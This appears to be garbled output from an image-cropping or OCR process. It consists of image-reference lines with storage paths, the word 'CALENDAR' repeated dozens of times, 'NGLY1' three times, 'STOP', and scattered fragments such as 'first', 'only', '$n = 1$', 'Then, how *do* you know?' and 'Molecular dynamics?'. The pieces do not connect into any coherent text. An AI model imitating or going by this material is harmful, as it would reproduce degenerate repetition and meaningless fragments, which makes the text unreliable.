

CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR
CALENDAR






NGLY1


NGLY1


NGLY1
STOP


“first”


“only”



“$n = 1$”


Then, how *do* you know?


Molecular dynamics?




